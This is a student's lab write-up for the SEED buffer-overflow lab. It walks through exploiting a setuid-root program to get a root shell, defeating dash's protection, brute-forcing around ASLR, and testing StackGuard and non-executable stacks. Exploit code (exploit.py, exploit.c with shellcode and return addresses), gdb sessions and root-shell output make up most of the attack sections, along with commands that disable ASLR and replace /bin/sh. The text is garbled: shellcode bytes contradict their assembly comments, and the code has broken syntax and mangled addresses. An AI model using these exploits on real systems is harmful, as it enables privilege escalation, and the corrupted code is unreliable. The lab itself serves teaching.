


**Name : Samiksha Dharmadhikari**

**Id : 1001740496**

## 2.2 Task 1: Running Shellcode


In this program we launch a shell by executing a shellcode stored in a buffer and we see that a shell is invoked. We need to use the execstack option, which allows code to be executed from the stack; otherwise the program will fail.

A terminal window titled "Terminal" showing the following commands and output:

```
[02/23/20]seed@VM:~/.../assign3$ gcc -z execstack -o call_shellcode call_shellcode.c
[02/23/20]seed@VM:~/.../assign3$ ./call_shellcode
$
```

## 2.3 The Vulnerable Program

We run a program that has buffer-overflow vulnerability. This task's output is to exploit this vulnerability and gain root privilege.

A terminal window titled "Terminal" showing the following commands and output:

```
[02/23/20]seed@VM:~/.../assign3$ gcc -o stack -z execstack -fno-stack-protector stack.c
[02/23/20]seed@VM:~/.../assign3$ sudo chown root stack
[02/23/20]seed@VM:~/.../assign3$ sudo chmod 4755 stack
[02/23/20]seed@VM:~/.../assign3$
```

## 2.4 Task 2: Exploiting the Vulnerability

We fill the exploit.c with the following and we compile and run it.

```
strcpy(buffer+200,shellcode);
```

```
strcpy(buffer+ 0x24, "\xdf\xeb\xff\xbf");
```

We get the above values from running the given commands in screen shot. We first get into stack using gdb then we create a breakpoint . We then run it and then type n for the next line.

Use str to get storage for bad files and p /x str to get address of badfile. And we find the final shell address value to be there by adding 200 to it. Therefore we get into the root shell. We get user id to root by changing the privileges of stack.c to root.

```
py ~/Documents/assign3 - gedit
Open  [F]

exploit.py  exploit.c  stack.c

#!/usr/bin/python3
# encoding: utf-8
# exploit.py
import sys

shellcode = (
    "\x31\xc0"      # xorl %eax,%eax
    "\x50"          # pushl %eax
    "\x08"          # pushl $0x08732f2f
    "\x08"          # pushl $0x0e962f2f
    "\x99"          # movl %esp,%ebx
    "\x50"          # pushl %eax
    "\x53"          # pushl %ebx
    "\x99"          # movl %esp,%ecx
    "\x99"          # cdq
    "\xb0\x0b"      # movb $0xb,%al
    "\xcd\x80"      # int $0x80
    "\x99"
),decode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Replace 0 with the correct offset value
D = 30
# Fill the return address field with the address of the shellcode
# Replace 0xFF with the correct value
content[D+0] = 0xcd # fill in the 1st byte (least significant byte)
content[D+1] = 0xb0 # fill in the 2nd byte
content[D+2] = 0xff # fill in the 3rd byte
content[D+3] = 0xb0 # fill in the 4th byte (most significant byte)

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode.encode('utf-8')

# Write the content to badfile
file = open('badfile', "wb")
file.write(content)
file.close()
```

```
gdb-peda$ quit
[02/27/20]seed@VM:~/.../assign3$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/27/20]seed@VM:~/.../assign3$ sudo rm /bin/sh
[02/27/20]seed@VM:~/.../assign3$ sudo ln -s /bin/zsh /bin/sh
[02/27/20]seed@VM:~/.../assign3$ gcc -o stack -z execstack -fno-stack-protector -g stack.c
[02/27/20]seed@VM:~/.../assign3$ sudo chown root stack
[02/27/20]seed@VM:~/.../assign3$ sudo chmod 4755 stack
[02/27/20]seed@VM:~/.../assign3$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
(gdb) b main
Breakpoint 1 at 0x80484ee: file stack.c, line 17.
(gdb) r
Starting program: /home/seed/Documents/assign3/stack

-----registers-----
EAX: 0xb7fbadbc --> 0xbfffeddc --> 0xbfffeff1 ("XDG_VTNR=7")
EBX: 0x0
ECX: 0xbfffed40 --> 0x1
EDX: 0xbfffed64 --> 0x0
ESI: 0xb7fb9000 --> 0x1b1db0
EDI: 0xb7fb9000 --> 0x1b1db0
```

```

ESI: 0xb7fb9000 --> 0x1b1db0
EDI: 0xb7fb9000 --> 0x1b1db0
EBP: 0xbfffed28 --> 0x0
ESP: 0xbfffeb10 --> 0xb7fdb2e4 --> 0x0
EIP: 0x8048506 (<main+44>: push DWORD PTR [ebp-0xc])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484fb <main+33>: call 0x80483a0 <open@plt>
0x8048500 <main+38>: add esp,0x10
0x8048503 <main+41>: mov DWORD PTR [ebp-0xc],eax
=> 0x8048506 <main+44>: push DWORD PTR [ebp-0xc]
0x8048509 <main+47>: push 0x205
0x804850e <main+52>: push 0x1
0x8048510 <main+54>: lea eax,[ebp-0x211]
0x8048516 <main+60>: push eax
[-----stack-----]
0000| 0xbfffeb10 --> 0xb7fdb2e4 --> 0x0
0004| 0xbfffeb14 --> 0x0
0008| 0xbfffeb18 --> 0xb7fff000 --> 0x23f3c
0012| 0xbfffeb1c --> 0x0
0016| 0xbfffeb20 --> 0xb7fff000 --> 0x23f3c
0020| 0xbfffeb24 --> 0xf
0024| 0xbfffeb28 --> 0xb7ffd008 --> 0x0
0028| 0xbfffeb2c --> 0xb7fe3e60 (<check_match+304>: add esp,0x10)
[-----]
Legend: code, data, rodata, value
18 fread(str, sizeof(char), 517, badfile);
gdb-peda$ p /x &str
$1 = 0xbfffeb17
gdb-peda$ quit
[02/27/20]seed@VM:~/.../assign3$ gcc -o exploit exploit.c
[02/27/20]seed@VM:~/.../assign3$ ./exploit
[02/27/20]seed@VM:~/.../assign3$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#

```

We need to do the same program using python. We get the output as we get into the root shell. We get user id to root by changing the privileges of stack.c to root.

```

C:\Documents\assign3\ - gedit
exploit.py      exploit.c      stack.c

/* A program that creates a file containing code for launching shell*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char shellcode[] =
"\x31\x00" /* Line 1: xorl %eax,%eax */
"\x31\x00" /* Line 2: xorl %ebx,%ebx */
"\xb0\x05" /* Line 3: movb $0x05,%al */
"\xcd\x80" /* Line 4: int $0x80 */
// ---- The code below is the same as the one in Task 2 ----
"\x31\x00" /* xorl %eax,%eax */
"\x50" /* pushl %eax */
"\x68" /* pushl $0x68732f2f */
"\x68" /* pushl $0x6809022f */
"\x89" /* movl %esp,%ecx */
"\x50" /* pushl %eax */
"\x50" /* pushl %ebx */
"\x89" /* movl %esp,%ecx */
"\x50" /* pushl %eax */
"\x50" /* pushl %ebx */
"\xcd\x80" /* int $0x80 */

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    strcpy(buffer+200, shellcode);
    strcpy(buffer+ 0x24, "\xcd\x0b\xff\xff");
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}

```

```

[02/28/20]seed@VM:~/.../assign3$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/28/20]seed@VM:~/.../assign3$ sudo rm /bin/sh
[02/28/20]seed@VM:~/.../assign3$ sudo ln -s /bin/zsh /bin/sh[02/28/20]seed@VM:~/.../assign3$ gcc -o stack -z execstack -fno-stack-protector -g stack.c
stack.c: In function 'bof':
stack.c:10:1: error: stray '\303' in program
strcpy(buffer, str); A
^
stack.c:10:1: error: stray '\200' in program
[02/28/20]seed@VM:~/.../assign3$ gcc -o stack -z execstack -fno-stack-protector -g stack.c
[02/28/20]seed@VM:~/.../assign3$ sudo chown root stack
[02/28/20]seed@VM:~/.../assign3$ sudo chmod 4755 stack
[02/28/20]seed@VM:~/.../assign3$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
gdb-peda$ b main
Breakpoint 1 at 0x80484ee: file stack.c, line 17.
gdb-peda$ r
Starting program: /home/seed/Documents/assign3/stack
[-----registers-----]
EAX: 0xb7fbadbc --> 0xbfffeddc --> 0xbfffeff1 ("XDG_VTNR=7")

```

```

EBX: 0x0
ECX: 0xbfffd40 --> 0x1
EDX: 0xbfffd64 --> 0x0
ESI: 0xb7fb9000 --> 0x1b1db0
EDI: 0xb7fb9000 --> 0x1b1db0
EBP: 0xbfffd28 --> 0x0
ESP: 0xbfffeb10 --> 0xb7fdb2e4 --> 0x0
EIP: 0x80484ee (<main+20>: sub esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
-----code-----
0x80484e5 <main+11>: mov ebp,esp
0x80484e7 <main+13>: push ecx
0x80484e8 <main+14>: sub esp,0x214
=> 0x80484ee <main+20>: sub esp,0x8
0x80484f1 <main+23>: push 0x80485d9
0x80484f6 <main+28>: push 0x80485d2
0x80484fb <main+33>: call 0x80483e0 <fopen@plt>
0x8048500 <main+38>: add esp,0x10
-----stack-----
0000| 0xbfffeb10 --> 0xb7fdb2e4 --> 0x0
0004| 0xbfffeb14 --> 0x0
0008| 0xbfffeb18 --> 0xb7fff000 --> 0x23f3c
0012| 0xbfffeb1c --> 0x0
0016| 0xbfffeb20 --> 0xb7fff000 --> 0x23f3c
0020| 0xbfffeb24 --> 0xf
0024| 0xbfffeb28 --> 0xb7ffd008 --> 0x0
0028| 0xbfffeb2c --> 0xb7fe3e60 (<check_match+304>: add esp,0x10)
-----
Legend: code, data, rodata, value
Breakpoint 1, main (argc=0x1, argv=0xbfffd40) at stack.c:17
17 badfile = fopen("badfile", "r");
gdb-peda> n
-----registers-----
EAX: 0x804b000 --> 0xfbad2488

```

```

EBX: 0x0
ECX: 0x0
EDX: 0xb7fb9000 --> 0x1b1db0
ESI: 0xb7fb9000 --> 0x1b1db0
EDI: 0xb7fb9000 --> 0x1b1db0
EBP: 0xbfffd28 --> 0x0
ESP: 0xbfffeb10 --> 0xb7fdb2e4 --> 0x0
EIP: 0x8048506 (<main+44>: push DWORD PTR [ebp-0xc])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
-----code-----
0x80484fb <main+33>: call 0x80483e0 <fopen@plt>
0x8048500 <main+38>: add esp,0x10
0x8048503 <main+41>: mov DWORD PTR [ebp-0xc],eax
=> 0x8048506 <main+44>: push DWORD PTR [ebp-0xc]
0x8048509 <main+47>: push 0x205
0x804850e <main+52>: push 0x1
0x8048510 <main+54>: lea eax,[ebp-0x211]
0x8048516 <main+60>: push eax
-----stack-----
0000| 0xbfffeb10 --> 0xb7fdb2e4 --> 0x0
0004| 0xbfffeb14 --> 0x0
0008| 0xbfffeb18 --> 0xb7fff000 --> 0x23f3c
0012| 0xbfffeb1c --> 0x0
0016| 0xbfffeb20 --> 0xb7fff000 --> 0x23f3c
0020| 0xbfffeb24 --> 0xf
0024| 0xbfffeb28 --> 0xb7ffd008 --> 0x0
0028| 0xbfffeb2c --> 0xb7fe3e60 (<check_match+304>: add esp,0x10)
-----
Legend: code, data, rodata, value
18 fread(str, sizeof(char), 517, badfile);
gdb-peda> p /x &str
$1 = 0xbfffeb17
gdb-peda> quit
[02/28/20]seed@VM:~/.../assign3$ python exploit.py
[02/28/20]seed@VM:~/.../assign3$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#

```

## 2.5 Task 3: Defeating dash's Countermeasure

We change /bin/sh to /bin/dash. In the first program we have commented the setuid(0) real user ID of the victim process so the uid is user seed. In the next program we invoke the setuid(0) which makes the uid =0 which makes it root user.



```
Terminal
[02/25/20]seed@VM:~/.../assign3$ sudo rm /bin/sh
[02/25/20]seed@VM:~/.../assign3$ sudo ln -s /bin/dash /bin/sh
[02/25/20]seed@VM:~/.../assign3$ gcc dash_shell_test.c -o dash_shell_test
[02/25/20]seed@VM:~/.../assign3$ sudo chown root dash_shell_test
[02/25/20]seed@VM:~/.../assign3$ sudo chmod 4755 dash_shell_test
[02/25/20]seed@VM:~/.../assign3$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
```

```
Terminal
[02/25/20]seed@VM:~/.../assign3$ gcc dash_shell_test.c -o dash_shell_test
[02/25/20]seed@VM:~/.../assign3$ sudo chown root dash_shell_test
[02/25/20]seed@VM:~/.../assign3$ sudo chmod 4755 dash_shell_test
[02/25/20]seed@VM:~/.../assign3$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Further we modify exploit.c and then run it. We also run the stack.c program. We can observe that uid is 0 which tells us that uid is successfully changed into a malicious program.

```
al
[02/27/20]seed@VM:~/.../assign3$ gcc -o exploit exploit.c
[02/27/20]seed@VM:~/.../assign3$ ./exploit
[02/27/20]seed@VM:~/.../assign3$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

## 2.6 Task 4: Defeating Address Randomization

Here we need to first turn on address randomization by typing the given command. Further we need to run the same attack as in the above tasks. Attack will fail with segmentation fault as this address does not match with the one in exploit.c.

We use a brute force attack on stack.c by running a shell script. It runs for 4 minutes and 21 seconds and we get access to shell root.

```
al
Terminal
[02/25/20]seed@VM:~/.../assign3$ sudo /sbin/sysctl -w kernel.randomize_va_space=
2
kernel.randomize_va_space = 2
[02/25/20]seed@VM:~/.../assign3$ gcc exploit.c -o exploit
[02/25/20]seed@VM:~/.../assign3$ ./exploit
[02/25/20]seed@VM:~/.../assign3$ ./stack
Segmentation fault
[02/25/20]seed@VM:~/.../assign3$
```

```
Terminal
4 minutes and 21 seconds elapsed.
The program has been running 243052 times so far.
repeat.sh: line 13: 18726 Segmentation fault      ./stack
4 minutes and 21 seconds elapsed.
The program has been running 243053 times so far.
repeat.sh: line 13: 18727 Segmentation fault      ./stack
4 minutes and 21 seconds elapsed.
The program has been running 243054 times so far.
repeat.sh: line 13: 18728 Segmentation fault      ./stack
4 minutes and 21 seconds elapsed.
The program has been running 243055 times so far.
repeat.sh: line 13: 18729 Segmentation fault      ./stack
4 minutes and 21 seconds elapsed.
The program has been running 243056 times so far.
repeat.sh: line 13: 18730 Segmentation fault      ./stack
4 minutes and 21 seconds elapsed.
The program has been running 243057 times so far.
repeat.sh: line 13: 18731 Segmentation fault      ./stack
4 minutes and 21 seconds elapsed.
The program has been running 243058 times so far.
repeat.sh: line 13: 18732 Segmentation fault      ./stack
4 minutes and 21 seconds elapsed.
The program has been running 243059 times so far.
#
```


## 2.7 Task 5: Turn on the StackGuard Protection

First of all turn on the address randomization. We execute the stack in presence of stack guard. It displays error message stack smashing detected and aborted which indicated that there is not much space and stack guard will prevent buffer overflow.

```
02/25/20]seed@VM:~/.../assign3$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
02/25/20]seed@VM:~/.../assign3$ gcc -o stack stack.c
02/25/20]seed@VM:~/.../assign3$ sudo chown root stack
02/25/20]seed@VM:~/.../assign3$ sudo chmod 4755 stack
02/25/20]seed@VM:~/.../assign3$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
02/25/20]seed@VM:~/.../assign3$
```

## 2.8 Task 6: Turn on the Non-executable Stack Protection

Here we recompile the stack.c using non executable stack and we repeat the attack. We cannot get into shell as segmentation fault occurs. The noexecstack prevents execution of any data in stack.

A terminal window with a dark purple background. The prompt is [02/25/20]seed@VM:~/.../assign3\$. The user enters 'gcc -o stack -fno-stack-protector -z noexecstack stack.c'. The prompt changes to [02/25/20]seed@VM:~/.../assign3\$. The user enters 'gcc -o exploit exploit.c'. The prompt changes to [02/25/20]seed@VM:~/.../assign3\$. The user enters './exploit'. The prompt changes to [02/25/20]seed@VM:~/.../assign3\$. The user enters './stack'. The prompt changes to [02/25/20]seed@VM:~/.../assign3\$. The text 'Segmentation fault' appears on the line. The prompt changes to [02/25/20]seed@VM:~/.../assign3\$.

```
[02/25/20]seed@VM:~/.../assign3$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[02/25/20]seed@VM:~/.../assign3$ gcc -o exploit exploit.c
[02/25/20]seed@VM:~/.../assign3$ ./exploit
[02/25/20]seed@VM:~/.../assign3$ ./stack
Segmentation fault
[02/25/20]seed@VM:~/.../assign3$
```

#### References:

- <https://github.com/Catalyzator/SEEDlab/blob/master/BufferOverflowVulnerability.pdf>
- <https://github.com/aasthayadav/CompSecAttackLabs/blob/master/2.%20Buffer%20Overflow/Lab%202%20Buffer%20Overflow.pdf>
- <https://github.com/firmianay/Life-long-Learner/blob/master/SEED-labs/buffer-overflow-vulnerability-lab.md>